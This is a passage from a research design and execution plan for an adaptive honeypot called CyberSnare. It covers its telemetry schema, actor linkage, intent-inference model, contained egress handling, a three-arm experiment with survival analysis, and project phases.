Zeek (<i>required</i>)	Sensor	Connection records, DNS, HTTP, TLS, HASSH , JA4
Suricata (<i>enricher</i>)	Sensor	Signature alerts, tool labels from the ET ruleset
Egress gateway	Sensor	Outbound DNS, connection metadata, policy decisions, packet capture

Zeek is required because the client fingerprints it produces are load-bearing for identity linkage (§5.5) and nothing else supplies them as cheaply. Suricata is deliberately **demoted from a decision source to an enricher**: signature alerts are excellent for labelling known tooling and poor as a basis for behavioural inference.

5.3 One canonical event envelope

Every source normalises into a single event schema, aligned to Elastic Common Schema where ECS has a suitable field. This envelope is the integration contract of the entire system and is frozen before any service is written.

```
{
  "@timestamp": "...",
  "event":      { "kind", "category", "action", "dataset" },
  "session":    { "id", "actor_key", "arm", "level" },
  "source":     { "ip", "port", "geo", "as" },
  "destination": { "ip", "port", "service" },
  "network":    { "hassh", "ja4", "ua_signature" },
  "user":       { "name" },
  "threat":     { "technique": { "id", "name" }, "tactic": { "id", "name" } },
  "deception":  { "capability", "manifest_id", "engage_activity" },
  "cybersnare": { "score_delta", "intent", "confidence", "suspicion", "novelty" }
}
```

The **deception.engage_activity** field is where MITRE Engage identifiers are recorded. Carrying both ATT&CK (what the adversary did) and Engage (what we did in response) in the same envelope gives the intelligence plane a standards-based vocabulary on both sides of the interaction.

5.4 The append-only log is the system of record

*The **append-only JSONL event log on disk is the system of record**. Elasticsearch, Kibana or DuckDB are a query and visualisation layer over that log, never the pipeline itself.*

For a research system this matters more than a dashboard. Analysis code will contain bugs; mapping tables will be revised; metric definitions will change after the first look at real data. With the raw log as the source of truth, every one of those revisions is a re-run. With a datastore as the pipeline, each one is a partial and irreversible loss of the dataset.

It also has three practical consequences: the format has no dependencies and cannot fail to start; replay makes the whole system testable offline against recorded traffic; and if the server turns out to be smaller than hoped, Elasticsearch can be dropped entirely without touching the data path.

5.5 Identity: actors, not addresses

Identity keys on a linked **actor**, not on a source IP.

Signal	Source	Links across
HASSH	Zeek	SSH client implementations and versions
JA4	Zeek	TLS client stacks
User-agent and header ordering	HTTP surface	HTTP tooling
Credential-pair reuse	SSH / HTTP surfaces	Campaigns sharing a wordlist
Timing signature	Derived	Automation cadence

Per-IP identity fails in both directions: a single adversary rotating addresses fragments into many apparent actors, and carrier-grade NAT collapses many actors into one address. Actor linkage carries a **linkage_confidence** and is itself evidence rather than ground truth.

5.6 Fast path and slow path

Path	Budget	Carries	Traverses a datastore
Fast	< 100 ms	Only what a decision needs	No
Slow	seconds to minutes	Everything	Yes

5.7 Retention and handling

Captured credentials and payload bytes are sensitive, and adversaries do sometimes submit real credentials harvested elsewhere. They are retained deliberately — the credential corpus is a genuine research output — under access restriction, a bounded retention period, a no-republication rule, and the inference-routing constraint in §6.6.

6. Intent and Adaptation Model

6.1 Decision flow

```
telemetry → behavioural evidence → scoring / features → intent inference → confidence
→ deception capability selection
```

Behavioural scoring is **evidence, not the final decision**. This single sentence is the difference between the approved design and this one, and it is what §2.3 protects.

6.2 Belief state

Maintained per adversary, not per connection or per address.

```
Adversary {
  identity    : actor_key, linked_ips[], {hassh, ja4, ua_signature}, linkage_confidence
  capability  : automated | scripted | interactive_operator
  intent      : probability distribution over objectives
  engagement  : depth, duration, novelty
  suspicion   : P(adversary believes this is a deception)
  posture     : current level + which capabilities are exposed
}
```

Two variables go beyond the approved model, and both earn their place:

suspicion — the probability that we are blown. It is this, not a threat score, that should govern whether to escalate or withdraw, and it is measurable: fingerprinting probes, `/proc` and `dmesg` reads, checks for virtualisation artifacts, abrupt disconnection after a specific command, timing analysis. Nothing in the surveyed literature models it explicitly, and it is what research question RQ2 is actually asking about.

novelty — how much genuinely new information the current session is still yielding. This is the resource-allocation signal that turns "don't waste deception on a commodity scanner" from an intuition into a computable quantity.

6.3 Capabilities, not tiers

The three-tier concept remains part of the research identity and the thesis vocabulary. Internally, deception is modelled as **selectable capabilities and states**, so escalation does not imply provisioning new infrastructure.

Action space:

```
observe · open(capability) · close(capability) · populate(capability, bundle) · delay(ms) · burn · block
```

The policy emits a declarative **deception surface manifest**; the actuator's only job is to converge reality toward it.





Figure 6 — Belief state to manifest to actuator reconciliation

Levels and terminals:



BURN has no analogue in the surveyed literature — every published adaptive honeypot escalates monotonically.

Figure 7 — Session lifecycle across deception levels, with BURN and BLOCK terminals

State	Meaning
L0 Observe	Sensing only. No response beyond what an unremarkable host would give
L1 Attract	Deception surfaces exposed; authentication refused
L2 Engage	Authentication succeeds; restricted shell; populated filesystem
L3 Immerse	Richer environment, internal network, credential material (<i>designed, built post-milestone-1</i>)
BURN	Suspicion high. Stop spending, harvest what is available, disengage

State	Meaning
BLOCK	Safety or abuse response

BURN deserves emphasis because it has no analogue in the surveyed literature. Every published adaptive honeypot escalates monotonically. Recognising that a deception has been detected and deliberately *withdrawing* — rather than continuing to spend resources on an adversary who is now merely enumerating your honeypot's tells — is a direct consequence of modelling suspicion.

6.4 Deception latency — the frozen constraint

The proposal's own literature review cites an average SSH session of **eight commands in twenty-nine seconds**. Therefore:

Stage	Budget
Decision	< 100 ms
Actuation of an already-staged capability	< 1 s
Anything requiring materialisation	> 1 s — must be pre-staged or lazily materialised

This is the number that invalidates provision-on-escalation, and it belongs on the first page of any architecture document that follows this record. A control loop slower than the process it controls is not a slow control loop; it is an open loop.

6.5 Policies

	Policy	Description	Role
P0	Static	Identical capabilities always exposed	Control arm
P1	Utility-maximising	$\text{argmax}_a E[\text{intel_gain} \mid \text{belief}, a] - \lambda \cdot \text{cost}(a) - \mu \cdot P(\text{blown} \mid \text{belief}, a)$	Adaptive, score-based, no AI
P2	Intent-conditioned	Manifest selected from the inferred objective distribution	The contribution
P3	Learned	Bandit or RL over the same action space, trained on the corpus P1 and P2 collect	Future work, honestly labelled

P1 is explicitly decision-theoretic rather than threshold-based, which means it is auditable — for any action taken, the expected gain, the cost and the estimated risk of being detected can all be shown. It also requires no training data, which is what makes it a viable arm from week 3.

6.6 What the AI does

The AI's job is inference and planning — never impersonation.

Path	Budget	What runs
Fast — attacker request path	< 100 ms	Deterministic features only. No LLM, ever
Slow — out of band, per session	seconds	LLM reads the normalised transcript <i>and</i> correlated network telemetry, and emits { <i>objective</i> , <i>confidence</i> , <i>predicted_next_actions</i> , <i>recommended_manifest</i> , <i>rationale</i> }
Offline — pre-deployment	minutes	Persona and artifact bundle generation, plus consistency validation

Three reasons the model is barred from the request path, in order of severity. **Nondeterminism**: ask the same question twice and receive two different answers — a tell no amount of prompt engineering removes. **Latency** an adversary can feel. And **prior art**: LLM-in-the-response-path is exactly what Sladi et al. and HoneyGPT already published, so it is the one place where the design cannot claim novelty anyway.

Keeping inference out of band has a further benefit worth stating: an API outage degrades adaptation quality rather than availability. The deception keeps working; it just stops getting smarter.

The **rationale** string is **explainability**. It goes directly into the incident report, and it is what keeps arm C comparable to arm B — both emit manifests in the same typed space, differing only in who chose them.

6.7 Model routing by data sensitivity

Data class	Route
Transcripts containing captured credentials, payload bytes, or personal data	Local model only — never leaves the machine
Everything else	Hosted API permitted

This is a data-governance rule for the ethics chapter, not a cost optimisation.


Hosted primary: Claude API, chosen for structured-output reliability — which matters more here than raw capability, because arm C's manifests must be machine-comparable with arm B's.

Local: Qwen3-30B-A3B-Instruct, Q4_K_M, roughly 18–20 GB, with only 3 B parameters active per token and therefore fast on modest hardware. With **grammar-constrained decoding**, a local model can achieve *better* schema compliance than a hosted API — an inversion of the expected trade-off that is worth stating explicitly, because it means the privacy-preserving route is not the weaker route.

The interface is provider-agnostic. Week 4 benchmarks Claude, Qwen3 and GLM against a golden set on structured-output validity, agreement with human intent labels, latency and cost.

7. Experimental Design

7.1 Three arms



Assignment is by actor, not by connection. A null result on C vs B is a genuine finding: it would say adaptation carries the benefit and generated realism does not.

Figure 8 — A/A validation, then three-arm treatment with weekly rotation

Arm	Configuration	Answers
A	Static — off-the-shelf, no adaptation	Baseline
B	Adaptive, score-based policy P1, no AI	RQ1 — does adaptation work? (B vs A)
C	Adaptive, intent-conditioned P2 with AI realism	RQ2 — does intent conditioning and AI realism add value? (C vs B)

The three-way split is what allows the thesis to say *which component actually matters*. A two-arm design comparing "CyberSnare" against "a static honeypot" can only report that the whole bundle helped, which is the weakest possible finding. A null result on C versus B remains a genuine, publishable contribution: it would say that adaptation carries the benefit and generated realism does not.

7.2 Exposure configuration — preferred, not assumed

Three **independently addressable public exposure points** are the preferred configuration. **None have been purchased.** Different ports are explicitly rejected as the primary separation, because adversaries scan ports non-uniformly and the arms would differ in traffic before any treatment applied.




Figure 9 — Exposure options: preferred, alternative and fallback

Option		Status
Preferred	Three public IPs, same provider and subnet, on a rented front-end tunnelled back to the lab server	Requires a purchase decision
Alternative	DMZ address and inbound DNAT requested from the university network administrator	Requires an admin request; feasibility unknown
Fallback	Single exposure point with time-sliced arms on a balanced rotation — a Latin square across time-of-day and day-of-week	Always available; weaker, since traffic populations vary by hour and weekday, but analysable when properly balanced

Two constraints hold regardless of which option is chosen.

Arms must share a provider and subnet. Different autonomous systems carry different reputations and scanning histories, which would confound the comparison more severely than the treatment affects it.

WireGuard dialled outbound from the lab server requires no inbound firewall rule. This matters because the team has no firewall access. Any front-end option is therefore reachable without an administrator request on the critical path, and routing sandbox egress back through that same tunnel places attribution for attacker-initiated traffic on a disposable rented machine rather than on a university address.

7.3 Validity controls

A/A validation before any treatment. All exposure points run identical configurations for the first two weeks, testing whether they receive materially different baseline traffic. This quantifies exposure-point bias before any claim rests on the comparison. It is the difference between a result and an anecdote, and it costs nothing but calendar time that is being spent on construction anyway.

Weekly rotation of arm to exposure point, cancelling per-address reputation and scan-history effects that accumulate over the study period.

Assignment by actor, not by connection, once identity is established. Arm-switch events — which occur when actor linkage merges two previously separate identities — are recorded and censored rather than silently mixed.

Pre-registration of hypotheses, metrics and the analysis plan, written before exposure begins. It costs nothing, prevents post-hoc metric selection, and is unusual enough at this level to be noticed favourably.

7.4 Analysis

Engagement duration is **time-to-event data with right-censoring**. Sessions that have not ended when observation stops, and adversaries who never detect the deception, are censored observations — not missing data, and not values that can be averaged.

Analysis	Method
Engagement duration across arms	Kaplan–Meier estimator, log-rank test
With covariates (capability class, tooling, geography)	Cox proportional hazards
Count outcomes (commands, techniques, credentials)	Negative binomial regression
Detection rate	Proportion with exact confidence intervals

The composite formula in the original proposal — engagement duration $\times$ escalation depth $\div$ detection time — is dropped rather than repaired. It is undefined when the adversary never detects the deception, which will be the majority of cases, and it conflates quantities with different units and different variances into a number that cannot be tested for significance.

7.5 Metrics

Measured separately, never composited into a single score.

Family	Metrics
Engagement	Time to disconnect · commands issued · requests made · interaction depth · level reached
Intelligence	Unique behaviours · tools identified · ATT&CK techniques observed · credentials captured · files accessed · lateral-movement attempts · objective inferred
Deception	Detection rate · fingerprinting attempts · time-to-detection · false deception triggers
Adaptation	Decision latency · actuation latency · materialisation latency · resource consumption
Safety	Outbound attempts blocked · escape attempts · cross-session visibility · resource-exhaustion attempts
Cost	Compute and API spend per unit of intelligence

Cost is included because it is what makes adaptation worth doing at all — a system that triples engagement at ten times the cost per session has not obviously improved anything — and because it is trivially measurable.

7.6 The largest threat to validity

Live internet traffic is overwhelmingly automated. Interactive human operators may appear only a handful of times across eight weeks, and they are precisely the population the adaptive machinery exists to serve. The comparison most central to the thesis is therefore the one with the least data.

Stated mitigations: the scripted red-team profiles supplement the human sample under controlled conditions; the exposure window is made as long as construction allows; and accepting SSH authentication makes the target materially more attractive to human follow-up than a refusing decoy would be. If checkpoint C3 (§13) finds the interactive sample insufficient, the claim is narrowed explicitly rather than defended on underpowered data.

8. Unresolved Decisions

Each item names what it blocks and when it must be resolved. Nothing in this record assumes any of them has been settled.

#	Decision	Blocks	Due
1	Exposure configuration — purchase three IPs, request a DMZ address, or accept the time-sliced fallback	Experiment design (§7.2)	Week 0
2	Server specification — currently unknown. Local Qwen3-30B-A3B needs ~20 GB. Without it, inference is API-only and the routing rule in §6.7 tightens to <i>credentials and payloads are never sent for inference at all</i>	AI routing	Week 4
3	Written supervisor approval for accepting SSH authentication and for staged egress	Authentication gate item 19	Week 4
4	Provider terms of service confirmation for a passive deception host	Exposure	Week 0
5	Stage 1 / stage 2 egress go or no-go	Egress policy	Week 7
6	Internal network at L3 Immerse — how much is real and how much simulated	Milestone 2 design	Post-milestone-1
7	Objective taxonomy — the closed set of intents the model infers over, which determines what P2 can condition on and what the metrics can measure	Pre-registration, and therefore all of §7	Week 2

Item 7 deserves particular attention. It is the least visible of the seven and the most constraining: the set of objectives P2 can condition on defines the ceiling of what "intent-conditioned" can mean, and once pre-registration is written it cannot be revised without weakening the analysis.

9. Proposal to Engineering Deltas

9.1 Preserved — every approved objective is satisfied

Proposal	Realised as
O1 Behavioural scoring engine	Retained as a component. One evidence source feeding the belief state, rather than the escalation verdict
O2 Three-tier escalation architecture	Research identity retained; internally modelled as selectable capabilities and states
O3 Kubernetes orchestration	Actuator plane with pre-staged capabilities; orchestration used where it earns its place, not everywhere
O4 AI artifact generation	AI performs inference and planning, plus offline artifact synthesis
O5 Dynamic containment	Global safety invariant plus the instrumented egress gateway — stronger than the original, which only blocked
O6 SIEM and intelligence pipeline	Intelligence plane over the append-only log; Elasticsearch and Kibana as a query layer
O7 Evaluation across attacker profiles	Three-arm controlled experiment with per-profile breakdown
RQ1	Arm B versus arm A
RQ2	Arm C versus arm B
RQ3	Actuation latency and resource metrics against the deception-latency budget
RQ4	Per-profile breakdown across all three arms

9.2 Not inherited — each requires independent justification before it may return

Element	Status and reason
Scalar thresholds 25 / 50 / 75	Dropped. Score is evidence; thresholds are not the decision
Weights +5 / +10 / +15 / +20 / +25 / +30 / +40	Dropped. Arbitrary, unvalidated, and untunable without a decay model
Seven controller states	Dropped. Replaced by four levels and two terminals, derived from the action space rather than enumerated in advance
Redis as state store	Dropped. Solves a shared-state problem this architecture does not have; the decision plane owns state and rebuilds from the log
Per-IP attacker identity	Dropped. Replaced by actor linkage across addresses (\$5.5)
ELK as the data path	Dropped. The append-only log is the system of record; ELK is a query layer
$\text{duration} \times \text{depth} \div \text{detection_time}$	Dropped. Undefined under censoring; replaced by survival analysis
Provision-on-escalation	Dropped. Violates the deception-latency budget (\$6.4)
Cowrie as the Tier 2 core	Dropped. It simulates a probeable surface, which is why it is fingerprinted — a conclusion drawn from the project's own literature review
Containment activated at score 75	Dropped. Safety defect; containment is invariant (\$4.6)
Suricata as a decision source	Demoted to enricher; Zeek is the required sensor (\$5.2)

9.3 The design doctrine behind the drops

Several of the decisions above follow from one principle, recorded here because it resolves future real-versus-simulated questions mechanically rather than case by case:

Be real wherever the adversary can run an unbounded probe. Simulate only what they can read.

The probe space of an executable surface cannot be enumerated, so any simulation of it is eventually caught. The probe space of a readable surface *can* be enumerated, so it can be pre-validated for consistency.

Surface	Decision	Reason
TCP, TLS, SSH cryptography	Real	Trivially probed; requires matching algorithm lists
Banners, headers, versions	Simulated, coherent	Must agree with the claimed build — mismatched key-exchange lists are the classic tell
Authentication logic	Real logic, chosen outcome	Must remain consistent across reconnections
Shell and command execution	Real, in a disposable sandbox	Unbounded probe space; emulation always loses here
Filesystem contents	Simulated, pre-generated	Bounded and pre-validatable — this is where AI belongs
Internal network	First hop real, beyond it simulated	Adversaries rarely pivot far before the evidence is sufficient
Egress to internet	Real, never attacker-controlled	§4
Time — timestamps, uptime, log ages	Simulated, coherent	Cheapest realism gain, and the most commonly botched

This doctrine is why Cowrie is dropped rather than merely deprecated, and why the tier ladder collapses: if a shell is granted at all it should be genuine from the first second, and what varies between levels is the filesystem and the surrounding network, not whether the shell is real.

PART II — EXECUTION PLAN

10. Flows

Part I introduced the figures where they carried an argument. This section walks the four flows that matter operationally, step by step, so that an implementer can follow each one without re-reading the design rationale.

10.1 Flow A — A connection arrives

The most common path through the system, executed thousands of times a day.

#	Step	Plane	Budget
1	Packet reaches the exposure point; Zeek records the connection and extracts client fingerprints	Sensor	—
2	Deception surface accepts the connection and emits a canonical event over a unix socket	Deception	—
3	Decision plane resolves the actor: existing actor_key by fingerprint match, or a new one	Decision	< 10 ms
4	Belief state updated — capability, engagement, suspicion, novelty; behavioural score recomputed as one feature among several	Decision	< 30 ms
5	Active policy evaluates the action space and emits a surface manifest	Decision	< 60 ms
6	Actuator reconciles reality toward the manifest, using only pre-staged capabilities	Deception	< 1 s
7	Event appended to the log; slow path indexes it for the intelligence plane	Intelligence	seconds

Steps 3 to 5 constitute the control loop and must complete within the **100 ms decision budget** of §6.4. Step 7 is explicitly outside that budget and must never be allowed to enter it — the single most likely way for this design to regress during implementation is for a convenient database read to creep into step 4.

10.2 Flow B — Escalation

The flow the whole system exists to perform.

1. Belief state crosses a policy-relevant boundary — not a fixed score threshold, but a change in the inferred objective distribution or in confidence about it.
2. The policy emits a manifest naming additional capabilities: authentication enabled, a populated filesystem, an additional listening service.
3. The actuator binds an already-warm capability to the actor. Nothing is created; something pre-staged is *attached*.
4. The change takes effect on the adversary's **next connection**, not mid-session. This is a stated limitation, not an oversight — a live SSH session cannot be swapped after key exchange, and attempting it would break the transport in a way no real server ever does.
5. The transition is recorded with the manifest identifier, the rationale, and the Engage activity identifier for what was exposed.

10.3 Flow C — Egress attempt

The second evidence stream (§5.1), and the flow with the strictest safety properties.

1. A process inside the sandbox resolves a name. The gateway's DNS proxy answers and logs the query.
2. At **stage 0**, the answer points back at the gateway. The subsequent connection is served by an instrumented responder: the adversary observes success, and nothing reaches the internet.
3. Connection metadata, requested URL, user-agent, retry behaviour and intended payload name are all captured and correlated with the session's command telemetry.
4. Any traffic outside the allowlist is denied by default and recorded as a policy decision — itself a high-value intent signal.
5. If the outbound connection rate crosses the circuit-breaker threshold, the sandbox is torn down automatically and the event is escalated.

10.4 Flow D — Suspicion and withdrawal

The flow with no analogue in the surveyed literature.

1. Fingerprinting behaviour is detected — `/proc` and `dmesg` reads, virtualisation checks, timing probes, repeated identical commands testing for determinism.
2. `suspicion` rises in the belief state.
3. The policy's risk term $\mu \cdot P(\text{blown} \mid \text{belief}, a)$ begins to dominate, and the expected value of further escalation turns negative.
4. The session transitions to **BURN**: capabilities are frozen rather than extended, remaining evidence is harvested, and the adversary is allowed to disengage.
5. The fingerprinting technique that succeeded is recorded as a defect against the deception surface — which makes `suspicion` a feedback signal for improving realism, not merely a trigger.

10.5 Phase dependencies




Figure 10 — Phase dependency graph with the three decision checkpoints

The graph makes the hard gates visible. Nothing in P3 begins until the authentication gate passes. Nothing in P5 is analysable unless pre-registration preceded exposure. And the A/A validation in P1 must conclude before any treatment arm is enabled, because a failed A/A invalidates every comparison that follows it.

11. Phases

11.1 Overview

Phase	Weeks	Objective	Exit criterion
P0 Design & approval	pre-W1	This record; approvals; procurement; taxonomy	Record signed off; exposure configuration decided
P1 Sensing & ground truth	W1–2	Sensor plane, canonical event log, observe-only exposure	A/A validation running; one real scan visible end to end
P2 Deception surfaces	W3	Custom SSH and HTTP; manifest and reconciliation; P0/P1	Arm B live ; sandbox built, authentication closed
P3 Interaction & intent	W4	Authentication gate; restricted shell; stage-0 egress; P2	Arm C live ; three-arm collection begins
P4 Intelligence	W5–6	ATT&CK and Engage mapping; timelines; profiles; reports	Analyst can reconstruct any session end to end
P5 Evaluation	W7–8	Red-team profiles; realism study; analysis; write-up	Milestone 1 complete and demonstrable standalone
P6 Immersive environments	post	L3 Immerse; orchestration; artifact generation at scale	—
P7 Learned policy	post	Policy P3 over the collected corpus	—
P8 Final evaluation & thesis	post	Full evaluation; thesis; defence	—

11.2 P0 — Design and approval

Objective. Establish the design, secure the approvals, and resolve the decisions that later phases cannot proceed without.

Entry gate. None. This is the origin.

